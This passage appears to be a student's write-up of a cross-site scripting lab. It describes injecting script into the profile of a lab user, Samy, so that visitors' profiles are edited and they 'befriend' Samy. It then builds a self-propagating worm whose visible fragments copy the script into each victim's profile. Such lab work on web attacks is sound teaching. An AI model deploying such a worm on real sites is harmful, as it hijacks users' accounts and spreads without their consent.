
The code I generated for this attack is :




Then I put the code in the about me section of the Samy’s profile .




After this I ventered in the Alices account as Alice was not victim of any of the attack before.



After visiting Samy’s profile :



The bio of Alice changed also Alice became friends with Samy.



Both attack was successful.

**Task 6: Create a self-propagating malicious code:**


The target of this task is to write a program that not not only attacks someone and affect them it makes the victim a host and spreads from the victim to other users.

This task requires making the script self-propagating, meaning that it will copy itself to the victim’s profile so the victim also becomes an attacker, and anyone who views the victim’s profile will also become a victim of the attack.


I will be using the DOM approach to accomplish the self-propagation. The lab description shows an example of this approach under the task 6 section. I will use the information I have already gathered to create a HTTP GET request for adding Samy to the victim’s friends list, and to create

a HTTP POST request for editing the victim’s profile. The HTTP POST request will not only add ‘Samy is my hero’ to the Brief description but will also add a copy of the script to the About me section.

The generated script for this attack is :



I added this code to the about me section of Samy.



Here

**var startTag="<script id=\"wormcode\">";**

**var code = document.getElementById("wormcode").innerHTML;**


**var endTag = "</" + "script>";**

This part of the code creates a new script tag with the innerHtml of the wormcode id tag. And everytime the code is executed the inner html is extracted and created again. Frist startTag indiates starting of a new script tag and endTag indicates the closing script tag. that will be put in the description section of the victim so that he become new attacker.



Var desc holds the new code that will be injected in the about me section of the victim. So in the content I added briefdesc and desc so that with the brief description section the about me section also get edited in the post request.

In the if condition I created both the post and get request frist post requesgt is created to add “Samy is my hero”in the brief description and the malicious code in the about me section.

Then I logged in to the Alice profile and I removed Samy from the friend list and cleared the bio.





After visiting the Samy profile from Alices account:




